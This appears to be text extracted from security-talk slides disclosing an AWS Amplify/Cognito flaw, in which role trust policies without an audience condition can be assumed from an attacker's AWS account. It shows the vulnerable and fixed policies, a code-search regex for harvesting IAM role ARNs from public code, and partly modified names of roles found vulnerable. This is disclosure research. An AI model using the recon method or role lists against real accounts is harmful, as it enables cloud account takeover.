


The Basic (classic) Authflow

Attacker AWS Account



The Basic (classic) Authflow



Breaking and Entering


Attacker AWS Account



4

AssumeRoleWithWebIdentity

Victimized AWS Account



Variant one: Vulnerable Trust Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "cognito-identity.amazonaws.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity"
    }
  ]
}
```

The default trust policy for Amazon Cognito



```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
        },
        "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated" }
      }
    }
  ]
}
```

Unauthenticated Condition

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "",
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "ForAnyValue:StringLike": {
          "cognito-identity.amazonaws.com:amr": "unauthenticated"
        }
      }
    }
  ]
}
```


Unauthenticated Condition

Attacker AWS Account





Authenticated Condition

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "",
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "ForAnyValue:StringLike": {
          "cognito-identity.amazonaws.com:amr": "authenticated"
        }
      }
    }
  ]
}
```

Authenticated Condition

Attacker AWS Account



Variant two: Vulnerable Trust Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "",
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "ForAnyValue:StringLike": {
          "cognito-identity.amazonaws.com:amr": "authenticated"
        }
      }
    }
  ]
}
```

**But that's a misconfiguration,
where's the vuln?**

Vulnerability #2: AWS Amplify Exposing IAM Roles to Takeover

Looking for vulnerable roles in the wild

Looking for vulnerable roles in the wild



Code search and an AI assistant with the context of the code graph.

🕒 `context:global` Search for code or files... Aa .*

`/arn:aws:iam::[0-9]{12}:roleV[/\a-zA-Z0-9-_]+/ count:all archived:yes fork:yes context:global`

Looking for vulnerable roles in the wild



Code search and an AI assistant with the context of the code graph.

🕒 `context:global` Search for code or files... Aa .*

`/arn:aws:iam::[0-9]{12}:roleV[/\a-zA-Z0-9-_]+/ count:all archived:yes fork:yes context:global`

8,000+ Results

...something is wrong

(Slightly modified) example role names we found vulnerable:

...something is wrong

(Slightly modified) example role names we found vulnerable:

- communicationclient-master-20190713239617-**authRole**
- chatamber-20181621961321-**authRole**
- ml-yeti-ui-dev-20191316145242-**unauthRole**
- aerodeploy-master-132847-**authRole**
- liveconveyance-dev-175294-**unauthRole**
- amplify-storyspanapp-dev-142052-**authRole**
- digital-tweeter-prod-192116-**authRole**

...something is wrong

(Slightly modified) example role names we found vulnerable:

- communicationclient-master-20190713239617-**authRole**
- chatamber-20181621961321-**authRole**
- ml-yeti-ui-dev-20191316145242-**unauthRole**
- aerodeploy-master-132847-**authRole**
- liveconveyance-dev-175294-**unauthRole**
- amplify-storyspanapp-dev-142052-**authRole**
- digital-tweeter-prod-192116-**authRole**

...something is wrong

(Slightly modified) example role names we found vulnerable:

- communicationclient-master-20190713239617-authRole
- chatamber-20181621961321-authRole
- ml-yeti-ui-dev-20191316145242-unauthRole
- aerodeploy-master-132847-authRole
- liveconveyance-dev-175294-unauthRole
- amplify-storyspanapp-dev-142052-authRole
- digital-tweeter-prod-192116-authRole

Owning AWS-Owned IAM Roles

- amplify-awsassistant-sampleddev-144248-authRole
- amplify-livetranslation-dev-165918-unauthRole
- amplify-livetranslation-dev-165918-authRole

Owning AWS-Owned IAM Roles

- amplify-awsassistant-sampledev-144248-authRole
- amplify-livetranslation-dev-165918-unauthRole
- amplify-livetranslation-dev-165918-authRole


The screenshot shows a GitHub repository interface. The repository name is `aws-samples / chime-live-translation-transcription-polly`. The file `team-provider-info.json` is selected, showing a commit by `miketran` with the message `feat: update on aug 15`. The file content is as follows:

```
1  {
2    "dev": {
3      "awscloudformation": {
4        "AuthRoleName": "amplify-livetranslation-dev-165918-authRole",
5        "UnauthRoleArn": "arn:aws:iam::098305555551:role/amplify-livetranslation-dev-165918-unauthRole",
6        "AuthRoleArn": "arn:aws:iam::098305555551:role/amplify-livetranslation-dev-165918-authRole",
7        "Region": "us-west-2",
```

It was AWS Amplify!



How Amplify Works



The Amplify CLI is open source

The screenshot shows the GitHub repository for the AWS Amplify CLI. The repository is named 'aws-amplify / amplify-cli' and is public. It has 675 issues, 47 pull requests, 14 projects, and 2.8k stars. The repository is managed by 'sobolk' and has 771 branches and 35,625 tags. The repository is described as 'The AWS Amplify CLI is a toolchain for simplifying serverless web and mobile development.' The repository includes a README, an Apache-2.0 license, and a list of tags including notifications, api, graphql, cli, aws, web-development, authentication, aws-lambda, serverless, analytics, storage, lambda-functions, fullstack, predictions, mobile-development, aws-amplify, aws-appsync, aws-fargate, and serverless-containers.

aws-amplify / amplify-cli

Type / to search

<> Code Issues 675 Pull requests 47 Actions Projects 14 Security Insights

amplify-cli Public Watch 135 Fork 816 Star 2.8k

dev 771 Branches 35,625 Tags Go to file + <> Code

About

The AWS Amplify CLI is a toolchain for simplifying serverless web and mobile development.

notifications api graphql cli aws web-development authentication aws-lambda serverless analytics storage lambda-functions fullstack predictions mobile-development aws-amplify aws-appsync aws-fargate serverless-containers

Readme Apache-2.0 license

Commit	Message	Time
sobolk	fix: skip types in current cloud backend (#13803) ✓	81ce57a · 3 days ago 6,739 Commits
	chore: bump API, Codegen plugin dependencies (#13...	4 months ago
	chore: a more polite closed issue message (#13554)	3 months ago
	ci: rc, release, tagged rc, hotfix workflows (#12918)	last year
	chore: prettier optimization (#12869)	last year
	chore: yarn modern (3.5.0) migration feature branch (...)	last year
	chore: format codebase (#12020)	last year
	chore: reduce active polling in code build workflows (...)	3 weeks ago
	chore: format codebase (#12020)	last year

Variant two was introduced July 3, 2018

```
"AuthRole": {
  "Type": "AWS::IAM::Role",
  "Properties": {
    "RoleName": {"Ref": "AuthRoleName"},
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "",
          "Effect": "Allow",
          "Principal": {
            "Federated": "cognito-identity.amazonaws.com"
          },
          "Action": "sts:AssumeRoleWithWebIdentity",
          "Condition": {
            "ForAnyValue:StringLike": {
              "cognito-identity.amazonaws.com:amr": "authenticated"
            }
          }
        }
      ]
    }
  }
},
```

Reference: <https://github.com/aws-amplify/amplify-cli/blob/3ee001138487d07fd175a19832fc554b6728fd5c/packages/amplify-provider-awscloudformation/lib/rootStackTemplate.json>

Amplify Vuln Timeline

July 3, 2018

Variant 2 was
introduced to
the Amplify
CLI/Studio

Amplify Vuln Timeline

July 3, 2018

